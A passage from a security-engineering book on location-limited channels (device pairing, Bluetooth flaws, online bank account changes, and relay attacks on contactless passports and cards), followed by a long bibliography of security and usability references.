This is a good example of effective (rather than theoretically perfect) security design. As David Cohen, a senior product manager at Broadcom, puts it, "The global problem we're trying to solve is over 80 percent of the networks out there are wide open. Hackers are going to jump on these open networks. We want to bring that number down". This is the diametric opposite of the WPA setup process that was used in older versions of Windows and which is shown in Figure 129, which requires that users blind-type an exact sequence of 32 characters twice over (which makes it hardly surprising that users are running wide-open wireless networks). You can just see the Dilbert cartoon of this, with Catbert gleefully telling the pointy-haired boss "… and then we'll force them to blind-type the entire thing, twice!" before wandering off to do the evil dance. OS X, in contrast, has a checkbox labelled "Show Password" to ease the process of entering wireless network keys and passwords, and newer versions of Windows added this option as well (there's a longer discussion of issues around masking passwords in "Password Display" on page 587).

A further extension of the location-limited channel concept provides a secure key exchange between two portable devices with wireless interfaces. This mechanism relies for its security on the fact that when transmitting over an open medium, an opponent can't tell which of the two devices sent a particular message, but the

devices themselves can. To establish a shared secret, the devices are held together and shaken while they perform the key exchange, with key bits being determined by which of the two devices sent a particular message. Since they're moving around, an attacker can't distinguish one device from the other via signal strength measurements [408][409]. This is an extremely simple and effective, if somewhat awkward for the user, technique that works with an out-of-the-box unmodified wireless device, providing a high level of security while being extremely easy to use. If you don't mind subjecting your users to somewhat awkward conditions then there are several other variations possible, for example one based on audio channels, which are more or less self-limiting to short distances [410].

These types of security mechanisms provide both the ease of use that's necessary in order to ensure that they're actually used and a high degree of security from outside attackers, since only an authorised user with physical access to the system is capable of performing the initialisation steps.

Note though that you have to exercise a little bit of care when you're designing your location-limited channel [411]. The Bluetooth folks, for example, allowed *anyone* (not just authorised users) to perform this secure initialisation (forced re-pairing in Bluetooth terminology, and they messed up the crypto to boot so that it can be broken in a fraction of a second [412]), leading to the sport of bluejacking, in which a hostile party hijacks someone else's Bluetooth device. A good rule of thumb for these types of security measures is to look at what Bluetooth does for its "security" and then make sure that you don't do anything like it (although newer revisions of Bluetooth have tried to fix some of the more egregious security flaws in the protocol, it's taken a long time for devices supporting these mechanisms to appear, leaving the vast mass of deployed Bluetooth devices vulnerable to a wide range of attacks [413]).

When you're looking at location-limited channels you also need to consider the dangers of removing existing channels of this type. For example in their rush to move everything onto the Internet banks have taken formerly safely offline operations like a change of billing (COB), changing the billing address for a credit card and therefore the shipping address that it's tied to, and increasing the credit limit, and made them something that can be done over the Internet using the same compromised credentials that are used to loot the account [414]. So instead of having to visit a bank branch and convince a teller to make the change, a cashier (in the criminal sense, someone who cashes out a stolen account) can change the billing/shipping address to one of their own choosing, increase the credit limit to the maximum that they can set, and then cash out the account. In this case a change made for convenience has destroyed the security provided by the location-limited channel that it was formerly associated with.

(Incidentally, you can undo some of this damage by having your bank record a note with your account indicating that any change of account metadata such as a COB or credit limit increase has to be authorised by a physical bank visit and presentation of photo ID. If they do allow an Internet-based change, they've been negligent and will be the ones at fault).

Changes made purely for convenience without considering the fact that the supposedly less convenient mechanism provided a location-limited channel for security are, unfortunately, all too common. Consider the contactless interface used in e-passports. With a contact interface you know that the electronic data that you're seeing is directly associated with the physical artefact in front of you. With the contactless interface, which serves no useful purpose since the passport still has to be placed in physical contact with the reader for optical scanning of authentication data, it's no longer possible to tell whether the electronic data that you're seeing is associated with the passport. The reader knows that *something* responded to its request for information, but it has no idea what it is that's responded. This allows for interesting attacks, not just ones involving cloned passports (which are relatively easy to do [415]) but relay attacks in which the communication is proxied to a victim's passport located elsewhere [416][417][418][419][420].

Figure 130: Relay attack on a contactless interface

Figure 130 shows how this type of attack works. In this example the immigration official is seeing a fake passport that successfully identifies itself as the real article by forwarding the communications with the reader to a victim's passport located somewhere else (for example via someone standing or sitting close to the victim, or simply placing a piece of luggage with the proxy hardware close to the victim's passport), without the victim ever being aware that their passport is being misused in this manner. It doesn't even require specialised equipment but can be done with standard RFID-enabled cellphones [421]. Although there exist theoretical defences against this in the form of specialised distance-bounding protocols (discussed earlier in this section) designed for RFID use, in practice implementation issues and problems due to excessive false positives has left these protocols mostly as a lab curiosity.

The same types of relay attacks are possible with RFID-enabled credit cards [422][423][420], access control systems [424], keyless car entry systems [425], and a number of other systems employing contactless interfaces that have been rushed out without considering the security implications of the change in interface type. It's even possible to buy off-the-shelf relay-attack devices for some types of RFID transponders under various euphemisms like "signal boosters" and "range extenders". RFID-based payment systems implemented in cellphones make this even worse, since a phone-based relay attack is now indistinguishable from a standard payment. As one analysis of the security weaknesses inherent in the technology notes, "it is, therefore, a bit surprising to meet an implementation that actually encourages rather than eliminates these attacks" [419].

This is a real-world implementation of a classic cryptographic attack called the Mafia Fraud Attack in which (at least hypothetically) you walk into a Mafia-controlled restaurant and pay for a pizza with your credit card, unaware that your credit card is being charged for cocaine in South America rather than pizza in New York. The Mafia Fraud Attack is in turn a special case of the Chess Grandmaster Attack in which anyone can beat a chess grandmaster by challenging two grandmasters to a match, having them sit in different rooms, and shuttling back and forth between them, playing one against the other [426]. There are many more variants of this form of attack, cryptographers love dreaming up new variations and giving them interesting names, and they're used as standard teaching examples of Things Not To Do In Security.

If you're looking at replacing an existing way of doing things with a newer, more technologically cromulent one then you need to consider whether the existing mechanism provides a location-limited channel that the replacement is removing. In particular any time that you replace a physical interface with a contactless/wireless one you're removing a powerful, direct security mechanism. With a contactless interface you're losing both physical access control to the resource that you're trying to protect and the ability to identify what it is that's accessing your resource, by decoupling the physical artefact involved from the communication that it (or something pretending to be it) is involved with. Even if the existing way of doing things may be a little more cumbersome (or, more often, just less cool) than its proposed replacement, it may be providing additional security services that its replacement can't.

References

[1]   "Podpiszesz bez długopisu", Katarzyna Ponikowska, *Echo Miasta Krakowa*, 30 November 2009, `http://wiadomosci.onet.pl/2681,2087146,-podpiszesz_bez_dlugopisu,wydarzenie_lokalne.html`.

[2]   "When the EU qualified electronic signature becomes an information services preventer", Pawel Krawczyk, *Digital Evidence and Electronic Signature Law Review*, **Vol.7**, October 2010, p.7.

[3]   "The Usability Engineering Life Cycle", Jakob Nielsen, *IEEE Computer*, **Vol.25**, **No.3** (March 1992), p.12.

[4]   "Paper Prototyping: The Fast and Easy Way to Design and Refine User Interfaces", Carolyn Snyder, Morgan Kaufmann, 2003.

[5]   "Interaction Design (2nd ed)", Helen Sharp, Yvonne Rogers and Jenny Preece, John Wiley and Sons, 2006.]

[6]   "Prototyping for Tiny Fingers", Marc Rettig, *Communications of the ACM*, **Vol.37**, **No.4** (April 1994), p.21.

[7]   "Matching design sketches to the desired level of design feedback", Jan Miksovsky, 26 October 2006, `http://miksovsky.blogs.com/flowstate/-2006/10/using_crude_ske.html`.

[8]   "Napkin Look and Feel", `http://napkinlaf.sourceforge.net/`.

[9]   "Issues and Applications of Case-Based Reasoning in Design", Mary Maher and Pearl Pu, Lawrence Erlbaum Associates, 1997.

[10]   "Applying Case-Based Reasoning: Techniques for Enterprise Systems", Ian Watson, Morgan Kaufman, 1997.

[11]   "Crowdsourcing user studies with Mechanical Turk", Aniket Kittur, Ed Chi and Bongwon Suh, *Proceedings of the 26th Conference on Human Factors in Computing Systems (CHI'08)*, April 2008, p.453.

[12]   "Are Your Participants Gaming the System? Screening Mechanical Turk Workers", Julie Downs, Mandy Holbrook, Steve Sheng and Lorrie Cranor, *Proceedings of the 28th Conference on Human Factors in Computing Systems (CHI'10)*, April 2010, p.2399.

[13]   "A Systematic Approach to Uncover Security Flaws in GUI Logic", Shuo Chen, José Meseguer, Ralf Sasse, Helen Wang and Yi-Min Wang, *Proceedings of the 2007 Symposium on Security and Privacy (S&P'07)*, May 2007, p.71.

[14]   "Personas: Practice and Theory", John Pruitt and Jonathan Grudin, *Proceedings of the 2003 Conference on Designing for User Experiences (DUX'03)*, June 2003, p.1.

[15]   "About Face 2.0: : The Essentials of Interaction Design", Alan Cooper and Robert Reimann, John Wiley and Sons, 2003.

[16]   "Fundamental issues with open source software development", Michelle Levesque, First Monday, Vol.9, No.4 (April 2004), `http://firstmonday.org/issues/issue9_4/levesque/index.html`.

[17]   "Design, Functionality, and Diffusion of Innovations", Jason Hong, *Communications of the ACM*, **Vol.55**, **No.2** (February 2012), p.11.

[18]   "The Problem with Password Masking", Bruce Schneier, 26 June 2009, `http://www.schneier.com/blog/archives/2009/06/-the_problem_wit_2.html`.

[19\   "Add signal handlers for controlling password entry visibility", Chris Lumens, posting to the anaconda-patches@lists.fedorahosted.org mailing list, 9 April 2013.

[20]   "Do you think this is a security risk and if not is it a bad UI decision?", Dan Mashal, posting to the devel@lists.fedoraproject.org mailing list, 3 May 2013.

[21]   "A Theory of Justice", John Rawls, Oxford University Press, 1972.

[22]   "The Inmates Are Running the Asylum: Why High Tech Products Drive Us Crazy and How To Restore The Sanity", Alan Cooper, Sams, 1999.

[23]   "PKI Technology Survey and Blueprint", Peter Gutmann, *Proceedings of the 2006 New Security Paradigms Workshop (NSPW'06)*, October 2006, p.109.

[24]   "Why You Shouldn't Study Security", Tuomas Aura, *IEEE Security and Privacy*, **Vol.4**, **No.3** (May/June 2006), p.74.

[25]   "ZoneAlarm: Creating Usable Security Products for Consumers", Jordy Berson, in "Security and Usability: Designing Secure Systems That People Can Use", O'Reilly, 2005, p.563.

[26]   "Contextual Design: Defining Customer-Centered Systems", Hugh Beyer and Karen Holtzblatt, Morgan Kaufmann, 1998.

[27]   "Why should I care what color the bikeshed is?", Poul-Henning Kamp, 2 October 1999, `http://www.freebsd.org/doc/en_US.ISO8859-1/books/faq/misc.html#BIKESHED-PAINTING`.

[28]   "Revolution in the Valley", Andy Hertzfeld, O'Reilly Media Inc, 2005.

[29]   "Microsoft Secrets: How the World's Most Powerful Software Company Creates Technology, Shapes Markets, and Manages People", Michael Cusumano and Richard Selby, Free Press, 1995.]

[30]   "In Search of Usable Security: Five Lessons from the Field", Dirk Balfanz, Glenn Durfee, Rebecca Grinter and D.K. Smetters, *IEEE Security and Privacy*, **Vol.2**, **No.5** (September/October 2004), p.19.

[31]   "Re: Bi-directional certificate authentication [vs. passwords]", Greg Rose, posting to the sci.crypt newsgroup, message-ID `i6ma2g$j4p$1@ihnp4.ucsd.edu`, 13 September 2010.

[32]   "Leading Geeks: How to Manage and Lead the People Who Deliver Technology", Paul Glen, David Maister and Warren Bennis, Jossey-Bass, 2002.

[33]   "Scientist: Complexity causes 50% of product returns", Reuters, 6 March 2006, `http://www.computerworld.com/hardwaretopics/hardware/story/-0,10801,109254,00.html`.

[34]   "Help", Microsoft Corporation, undated, `http://msdn.microsoft.com/en-us/library/aa511449.aspx`.

[35]   "A User Study of Off-the-Record Messaging", Ryan Stedman, Kayo Yoshida and Ian Goldberg, *Proceedings of the 2008 Symposium On Usable Privacy and Security (SOUPS'08)*, July 2008, p.95.

[36]   "Plug-and-Play PKI: A PKI Your Mother Can Use", Peter Gutmann, *Proceedings of the 12th Usenix Security Symposium*, August 2003, p.45.

[37]   "Certificate contains the same serial number as another certificate", Mozilla Knowledge Base article, undated, `http://support.mozilla.com/en-US/kb/Certificate+contains+the+same+serial+number+as+another+certificate`.

[38]   "When deleting a persistent security exception, also delete cert from DB", Robert Landrum, 26 June 2008, `https://bugzilla.mozilla.org/-show_bug.cgi?id=312732#c32`.

[39]   "Improve duplicate serial number error message", Mike Christie, 22 September 2003, `https://bugzilla.mozilla.org/-show_bug.cgi?id=219980`.

[40]   "When deleting a persistent security exception, also delete cert from DB", Mike Christie, 17 October 2005, `https://bugzilla.mozilla.org/-show_bug.cgi?id=312732`.

[41]   "Problem with HP iLOM2: No HTTPS connection possible due to duplicate certificate serial number from same CA", Ulrich Windl, 22 June 2007, `https://bugzilla.mozilla.org/show_bug.cgi?id=385471`.

[42]   "sec_error_reused_issuer_and_serial with certs made by Zimbra server script", 'Iain', 3 January 2008, `https://bugzilla.mozilla.org/-show_bug.cgi?id=410622`.

[43]   "Browser will not allow a new certificate with same serial number as an old expired certificate. Certificate Manager shows old cert as 'expired'", 'aWs', 31 January 2008, `https://bugzilla.mozilla.org/-show_bug.cgi?id=415203`.

[44]   "Cert error 'sec_error_reused_issuer_and_serial' (e.g. for Linksys devices) cannot be overridden", Caleb Cushing, 21 May 2008, `https://bugzilla.mozilla.org/show_bug.cgi?id=435013`.

[45]   "KB article: sec_error_reused_issuer_and_serial write-up", Johnathan
        Nightingale, 26 May 2008, `https://bugzilla.mozilla.org/-`
        `show_bug.cgi?id=435778`.

[46]   "SSL Question Corner", Johnathan Nightingale, 5 August 2008,
        `http://blog.johnath.com/2008/08/05/ssl-question-corner/`.

[47]   "Getting sec_error_reused_issuer_and_serial even after deleting offending
        certificate", 'Bobble', 25 February 2009, `https://bugzilla.mozilla.org/-`
        `show_bug.cgi?id=480133`.

[48]   "sec_error_reused_issuer_and_serial with certs made by Zimbra server script",
        Mac DeBusk, 25 March 2008, `https://bugzilla.mozilla.org/-`
        `show_bug.cgi?id=410622#c34`.

[49]   "Internet X.509 Public Key Infrastructure Certificate and Certificate
        Revocation List (CRL) Profile", RFC 5280, David Cooper, Stefan Santesson,
        Stephen Farrell, Sharon Boeyen, Russ Housley and Tim Polk, May 2008 (this
        standard is changed around every few years with new requirements and new
        authors, check which one is current at the time you're reading this, and be
        aware that implementations may conform to any one of the several preceding
        versions).

[50]   "Admin Guide for SSL transactions", HP Corporation, 2003,
        `http://h41263.www4.hp.com/hp_docs/apache/ssl.admin.guide`.

[51]   "Improve duplicate serial number error message", Peter Kroll, 9 February
        2009, `https://bugzilla.mozilla.org/show_bug.cgi?id=219980#c8`.

[52]   "Managing Linux Systems with Webmin: System Administration and Module
        Development", Jamie Cameron, Prentice-Hall, 2004. A copy of the fixed
        private key that's referred to in the book is available from the Webmin CVS
        repository at `http://webadmin.cvs.sourceforge.net/webadmin/-`
        `webmin/miniserv.pem?revision=1.1.1.1&view=markup`.

[53]   "Default SSL Certificates expire on 17 March 2005, 2:08:18 PM CST for
        WebSphere Application Server V5.0", IBM Corporation, 17 March 2005,
        `http://publib.boulder.ibm.com/infocenter/wasinfo/v5r0/topic/-`
        `com.ibm.support.wasz50.doc/html/Security/swg21199976.html`.

[54]   "Remote Desktop Protocol, the Good the Bad and the Ugly", Massimiliano
        Montoro, 28 May 2005, `http://www.oxid.it/downloads/rdp-gbu.pdf`.

[55]   "Microsoft RDP Man in the Middle Vulnerability", SecuriTeam vulnerability
        announcement, 2 June 2005, `http://www.securiteam.com/-`
        `windowsntfocus/5EP010KG0G.html`.

[56]   "pattern recognition", Dan Kaminsky, invited talk at Black Ops 2006 at the
        20th Large Installation System Administration Conference (LISA'06),
        December 2006.

[57]   "CVE-2009-4510: TANDBERG VCS Static SSH Host Keys", Virtual
        Security Research security advisory, 9 April 2010, `http://seclists.org/-`
        `fulldisclosure/2010/Apr/139`.

[58]   "Security vulnerability found in Cyberoam DPI devices (CVE-2012-3372)",
        Runa Sandvik, 3 July 2012, `https://blog.torproject.org/blog/security-`
        `vulnerability-found-cyberoam-dpi-devices-cve-2012-3372`.

[59]   Cyberoam shared private key, 'Anonymous', 8 July 2012,
        `https://blog.torproject.org/blog/security-vulnerability-found-`
        `cyberoam-dpi-devices-cve-2012-3372#comment-16463`.

[60]   "Private crypto key in mission-critical hardware menaces electric grids", Dan
        Goodin, 22 August 2012, `http://arstechnica.com/security/2012/-`
        `08/mission-critical-hardware-flaw`.

[61]   "More RuggedCom Woes", Reid Wightman, 22 August 2012,
        `http://www.digitalbond.com/2012/08/22/more-ruggedcom-woes`.

[62]   "littleblackbox: Database of private SSL/SSH keys for embedded devices",
        Craig Heffner, January 2011, `http://code.google.com/p/littleblackbox`.

[63]   "WLAN-Hintertür in Telekom-Routern", Heise Online, 25 April 2012,
        `http://www.heise.de/netze/meldung/WLAN-Hintertuer-in-Telekom-`
        `Routern-1558346.html`.

[64]   "Mining Your Ps and Qs: Detection of Widespread Weak Keys in Network
        Devices", Nadia Heninger, Zakir Durumeric, Eric Wustrow and J.Alex

Halderman, *Proceedings of the 21ˢᵗ Usenix Security Symposium (Security'12)*, August 2012, p.205.

[65]   "Pre-Shared Key Ciphersuites for Transport Layer Security (TLS)", RFC 4279, Pasi Eronen and Hannes Tschofenig, December 2005.

[66]   "Using the Secure Remote Password (SRP) Protocol for TLS Authentication", RFC 5054, David Taylor, Tom Wu and Trevor Perrin, November 2007.

[67]   "Trends and Attitudes in Information Security — An RSA Security e-Book", RSA Data Security, 2005.

[68]   "Inoculating SSH Against Address Harvesting", Stuart Schechter, Jaeyon Jung, Will Stockwell and Cynthia McLain, *Proceedings of the 13ᵗʰ Annual Network and Distributed System Security Symposium (NDSS'06)*, February 2006, http://www.isoc.org/isoc/conferences/ndss/06/proceedings/papers/-inoculating_SSH.pdf.

[69]   "F5 BIG-IP remote root authentication bypass Vulnerability", Matta Consulting, 16 February 2012, https://www.trustmatta.com/-advisories/MATTA-2012-002.txt.

[70]   Jonas Zaddach, private communications, 28 September 2011.

[71]   "Improving the security of your SSH private key files", Martin Kleppmann, 24 May 2013, http://martin.kleppmann.com/2013/05/24/improving-security-of-ssh-private-keys.html.

[72]   "IGHASHGPU", Ivan Golubev, September 2009, http://www.golubev.com/hashgpu.htm.

[73]   "Hacking Appliances: Ironic Exploitation of Security Products", Ben Williams, presentation at Black Hat Europe 2013, March 2013, https://media.blackhat.com/eu-13/briefings/B_Williams/bh-eu-13-hacking-appliances-bwilliams-wp.pdf.

[74]   "Re: delegating SSL certificates", Dirk-Willem van Gulik, posting to the cryptography@metzdowd.com mailing list, message-ID 02120D26-545E-4C38-B8CA-AA01D34E471D@webweaving.org, 16 March 2008.

[75]   "AWS urges developers to scrub GitHub of secret keys", Munir Kotadia, 24 March 2014, http://www.itnews.com.au/News/375785,aws-urges-developers-to-scrub-github-of-secret-keys.aspx.

[76]   "My run in with Unauthorised Litecoin mining on AWS", Luke Chadwick, 16 December 2013, http://vertis.io/2013/12/16/unauthorised-litecoin-mining.html.

[77]   "My $500 Cloud Security Screwup", Rich Mogull, 7 January 2014, https://securosis.com/blog/my-500-cloud-security-screwup.

[78]   "Glitch imperils swath of encrypted records", Shaun Waterman, *The Washington Times*, 25 December 2012, http://www.washingtontimes.com/news/2012/dec/25/glitch-imperils-swath-of-encrypted-records.

[79]   "Leveraging a symlink attack to steal DSA keys", Peter van Dijk, 30 May 2011, http://7bits.nl/projects/pamenv-dsakeys/pamenv-dsakeys.html.

[80]   "Entries for category : All Categories / Files containing passwords", "Johnny", January 2006, http://johnny.ihackstuff.com/-index.php?moduleprodreviews&func=showcontent&id=246.

[81]   "What's the easiest way to crack an RSA key?", Peter Gutmann, posting to the cryptography@metzdowd.com mailing list, message-ID E1FE6eZ-0006u4-00@medusa01.cs.auckland.ac.nz, 1 March 2006.

[82]   "Passwords, SSH keys exposed on GitHub", Darren Pauli, 25 January 2013, http://www.scmagazine.com.au/News/330152,passwords-ssh-keys-exposed-on-github.aspx.

[83]   "GitHub Search Makes Easy Discovery of Encryption Keys, Passwords In Source Code", Fahmida Rashid, 24 January 2013, http://www.securityweek.com/github-search-makes-easy-discovery-encryption-keys-passwords-source-code.

[84]   "Breaking SSL on Embedded Devices", '/dev/ttyS0', 19 December 2010, http://www.devttys0.com/2010/12/breaking-ssl-on-embedded-devices/.

[85]   "Insecure Real-World Authentication Protocols (or Why Phishing Is So Profitable) (Transcript of Discussion)", Richard Clayton, *Proceedings of the*

13th *Security Protocols Workshop (Protocols'05)*, Springer-Verlag LNCS No.4631, April 2005, p.46.

[86]   Metlstorm, private communications, 19 April 2011.

[87]   "Using DNS to Securely Publish Secure Shell (SSH) Key Fingerprints", RFC 4255, Jakob Schlyter and Wesley Griffin, January 2006.

[88]   "If server offers certificate, doesn't fall back to checking SSHFP records (CVE-2014-2653)", Matthew Vernon, 24 March 2014, `https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=742513`.

[89]   "Securing Record Communications: The TSEC/KW-26", Melville Klein, Center for Cryptologic History, National Security Agency, 2003.

[90]   "Mobile Computing versus Immobile Security", Roger Needham, *Proceedings of the 9th Security Protocols Workshop (Protocols'01)*, Springer-Verlag LNCS No.2467, April 2001, p.1.

[91]   "Hunting Security Bugs", Tom Gallagher, Bryan Jeffries and Lawrence Landauer, Microsoft Press, 2006.

[92]   "Race conditions in security dialogs", Jesse Ruderman, 1 July 2004, `http://www.squarefree.com/2004/07/01/race-conditions-in-security-dialogs/`.

[93]   "Mozilla XPInstall Dialog Box Security Issue", Secunia Advisory SA11999, 5 July 2004, `http://secunia.com/advisories/11999/`.

[94]   "Race conditions in security dialogs", Jesse Ruderman, 7 July 2004, `http://archives.neohapsis.com/archives/fulldisclosure/2004-07/0264.html`.

[95]   "Microsoft Internet Explorer Keyboard Shortcut Processing Vulnerability", Secunia Research, 13 December 2005, `http://secunia.com/-secunia_research/2005-7/advisory/`.

[96]   "Clickjacking", Robert Hansen and Jeremiah Grossman, 12 September 2008, `http://ha.ckers.org/blog/20080915/clickjacking/`.

[97]   "This Week in HTML 5 — Episode 7", Mark Pilgrim, 29 September 2008, `http://blog.whatwg.org/this-week-in-html-5-episode-7`.

[98]   "You've Been Warned: An Empirical Study of the Effectiveness of Web Browser Phishing Warnings", Serge Egelman, Lorrie Cranor and Jason Hong, *Proceedings of the 26th Conference on Human Factors in Computing Systems (CHI'08)*, April 2008, p.1065.

[99]   "Internet Explorer Suppressed "Download Dialog" Vulnerability", Secunia Research, 13 December 2005, `http://secunia.com/secunia_research/2005-21/advisory/`.

[100]   "pop up XPInstall/security dialog when user is about to click", Mozilla forum discussion, 9 August 2002, `https://bugzilla.mozilla.org/-show_bug.cgi?id=162020`.

[101]   "Disable Extension Install Delay (Firefox)", `http://kb.mozillazine.org/Disable_Extension_Install_-Delay_(Firefox)`.

[102]   "MR Tech Disable XPI Install Delay", Mel Reyes, 20 Apr 2006, `https://addons.mozilla.org/firefox/775/`.

[103]   "MR Tech Disable XPI Install Delay", 23 March 2007, `https://addons.mozilla.org/firefox/775/`.

[104]   "Human Values, Ethics, and Design", Batya Friedman and Peter Kahn, in "The Human-Computer Interaction Handbook: Fundamentals, Evolving Technologies and Emerging Applications", L. Erlbaum Associates, 2002, p.1177.

[105]   "Value Sensitive Design and Information Systems", Batya Friedman, Peter Kahn and Alan Borning, in "Human-computer Interaction and Management Information Systems: Foundations", M.E.Sharpe, 2006, p.348.

[106]   "Security Automation Considered Harmful?", W.Keith Edwards, Erika Poole and Jennifer Stoll, *Proceedings of the 2007 New Security Paradigms Workshop (NSPW'07)*, September 2007, p.33.

[107]   "Intrinsic Limitations of Digital Signatures and How to Cope with Them", Ueli Maurer, *Proceedings of the 6th Information Security Conference (ISC'03)*, Springer-Verlag LNCS No.2851, October 2003, p.180.

[108] "Liability and Computer Security: Nine Principles", Ross Anderson, *Proceedings of the 3ʳᵈ European Symposium on Research in Computer Security (ESORICS'94)*, Springer-Verlag LNCS No. 875, November 1994, p.231.

[109] "Florida Standoff on Breath Tests Could Curb Many DUI Convictions", Lauren Etter, *The Wall Street Journal*, 16 December 2005, p.1.

[110] "Secret Breathalyzer Software Finally Revealed", Lawrence Taylor, 4 September 2007, `http://www.duiblog.com/2007/09/04/secret-breathalyzer-software-finally-revealed/`.

[111] "Summary Of The Software House Findings For The Source Code Of The Draeger Alcotest 7110 MKIII-C", 28 August 2007, `http://www.duilaws.com/new-jersey/state-v-chun/`.

[112] "Lawyers win access to DUI-test software", Kim Smith, Arizona Daily Star, 13 September 2008, `http://www.azstarnet.com/metro/257375`.

[113] "Manatee judge tosses DUI breath tests", Natalie Alund, 14 January 2009, `http://www.bradenton.com/news/local/crime-and-courts/story/-1152077.html`.

[114] "Ford Motor Credit Company v. Swarens", 447 S.W.2d 53 (a legal reference to the South Western Reporter Second case law report covering appellate court case decisions for Arkansas, Kentucky, Missouri, Tennessee and Texas, Volume 447, page 53), 1969.

[115] "Contractual Barriers to Transparency in Electronic Voting", Joseph Lorenzo Hall, *Proceedings of the Usenix Electronic Voting Technology Workshop (EVT'07)*, August 2007, `http://www.usenix.org/events/evt07/tech/-full_papers/hall/hall.pdf`.

[116] "Mobile Speed Cameras", BBC, 28 February 2005, `http://www.bbc.co.uk/-insideout/southwest/series7/speed-cameras.shtml`.

[117] "Nicked for doing 406mph", Philip Cardy, 21 January 2004, `http://www.thesun.co.uk/sol/homepage/news/article82907.ece`.

[118] "City issued speed camera ticket to motionless car", Scott Calvert, *The Baltimore Sun*, 12 December 2012, `http://www.baltimoresun.com/news/-maryland/sun-investigates/bs-md-speed-camera-stopped-car-20121212,0,6559038.story`.

[119] "Crypto in Europe — Markets, Law and Policy", Ross Anderson, *Proceedings of the International Conference on Cryptography, Policy, and Algorithms*, Springer-Verlag LNCS No.1029, July 1995, p.75.

[120] "Firmware Forensics: Best Practices in Embedded Software Source Code Discovery", Michael Barr, *Digital Evidence and Electronic Signature Law Review*, **No.8** (October 2011), p.148.

[121] "Speeding tickets: Use of laser guns in Chicago to catch speeders is questioned", Megan Twohey, Chicago Tribune, 9 November 2009, `http://www.chicagotribune.com/news/chi-speeding-tickets-09-nov09,0,7869040.story`.

[122] "Subpoenas and Search Warrants as Security Threats", Ed Felten, 25 August 2009, `http://www.freedom-to-tinker.com/blog/felten/subpoenas-and-search-warrants-security-threats`.

[123] "When Choice is Demotivating: Can One Desire Too Much of a Good Thing", Sheena Iyengar and Mark Lepper, *Journal of Personality and Social Psychology*, **Vol.79**, **No.6** (December 2000), p.995.

[124] "The Paradox of Choice: Why More Is Less", Barry Schwartz, Harper Collins, 2004.

[125] "On the Rate of Gain of Information", William Hick, *Quarterly Journal of Experimental Psychology*, **Vol.4**, **No.1** (1952), p.11.

[126] "Stimulus information as a determinant of reaction time", Ray Hyman, *Journal of Experimental Psychology*, **Vol.45**, **No.3** (March 1953), p.188.

[127] "Status Quo Bias in Decision Making", William Samuelson and Richard Zeckhauser, *Journal of Risk and Uncertainty*, **Vol.1**, **No.1** (March 1988), p.7.

[128] "Do Defaults Save Lives?", Eric Johnson and Daniel Goldstein, *Science*, **Vol.302**, **No.5649** (21 November 2003), p.1338.

[129] "Psychology in Economics and Business: An Introduction to Economic Psychology", Gerrit Antonides, Springer-Verlag, 1996.

[130] "Framing, probability distortions, and insurance decisions", Eric Johnson, John Hershey, Jacqueline Meszaros and Howard Kunreuther, *Journal of Risk and Uncertainty*, **Vol.7**, **No.1** (August 1993), p.35.

[131] "The role of the physician as an information source on mammography", Lisa Metsch, Clyde McCoy, H. Virginia McCoy, Margaret Pereyra, Edward Trapido and Christine Miles, *Cancer Practice*, **Vol.6**, **No.4** (July-August 1998), p.229.

[132] "Anonymity Loves Company: Usability and the Network Effect", Roger Dingledine and Nick Mathewson, in "Security and Usability: Designing Secure Systems That People Can Use", O'Reilly, 2005, p.547.

[133] "Predictors of Home-Based Wireless Security", Matthew Hottell, Drew Carter and Matthew Deniszczuk, *Proceedings of the 5th Workshop on the Economics of Information Security (WEIS'06)*, June 2006, http://weis2006.econinfosec.org/docs/51.pdf.

[134] "Code and Other Laws of Cyberspace", Lawrence Lessig, Basic Books, 1999.

[135] "The Economist as Therapist: Methodological Ramifications of 'Light' Paternalism", George Loewenstein and Emily Haisley, in "The Foundations of Positive and Normative Economics: A Handbook", Oxford University Press, 2008.

[136] "Software Defaults as De Facto Regulation: The Case of Wireless APs", Rajiv Shah and Christian Sandvig, *Proceedings of the 33rd Research Conference on Communication, Information and Internet Policy (TPRC'07)*, September 2005, reprinted in *Information, Communication, and Society*, **Vol.11**, **No.1** (February 2008), p.25.

[137] "Breathing New Life Into Old Features", Jensen Harris, 24 April 2006, http://blogs.msdn.com/jensenh/archive/2006/04/24/582154.aspx.

[138] "Deploying and Using Public Key Technology: Lessons Learned in Real Life", Richard Guida, Robert Stahl, Thomas Bunt, Gary Secrest and Joseph Moorcones, *IEEE Security and Privacy*, **Vol.2**, **No.4** (July/August 2004), p.67.

[139] "A Quantitative Study of Firewall Configuration Errors", Avishai Wool, *IEEE Computer*, **Vol.37**, **No.6** (June 2004), p.62.

[140] "musings", Rik Farrow, *;login*, **Vol.25**, **No.3** (June 2000), p.38.

[141] "Users are not dependable — how to make security indicators to better protect them", Min Wu, *Proceedings of the First Workshop on Trustworthy Interfaces for Passwords and Personal Information*, June 2005.

[142] "An Investigation of the Therac-25 Accidents" Nancy Leveson and Clark Turner, *IEEE Computer*, **Vol.26**, **No.7** (Jul 1993), p.18.

[143] "Fighting Phishing at the User Interface", Robert Miller and Min Wu, in "Security and Usability: Designing Secure Systems That People Can Use", O'Reilly, 2005, p.275.

[144] "Usability Analysis of Secure Pairing Methods", Ersin Uzun, Kristiina Karvonen and N. Asokan, *Proceedings of the 2007 Workshop on Usable Security (USEC'07)*, Springer-Verlag LNCS No.4886, February 2007, p.307.

[145] "Usability and Security of Out-Of-Band Channels in Secure Device Pairing Protocols", Ronald Kainda, Ivan Flechais and A.Roscoe, *Proceedings of the 5th Symposium on Usable Security and Privacy (SOUPS'09)*, July 2009, Paper 11.

[146] "A Study of User-Friendly Hash Comparison Schemes", Hsu-Chun Hsiao, Yue-Hsun Lin, Ahren Studer, Cassandra Studer, King-Hang Wang, Hiroaki Kikuchi, Adrian Perrig, Hung-Min Sun and Bo-Yin Yang, *Proceedings of the 25th Annual Computer Security Applications Conference (ACSAC'09)*, December 2009, p.105.

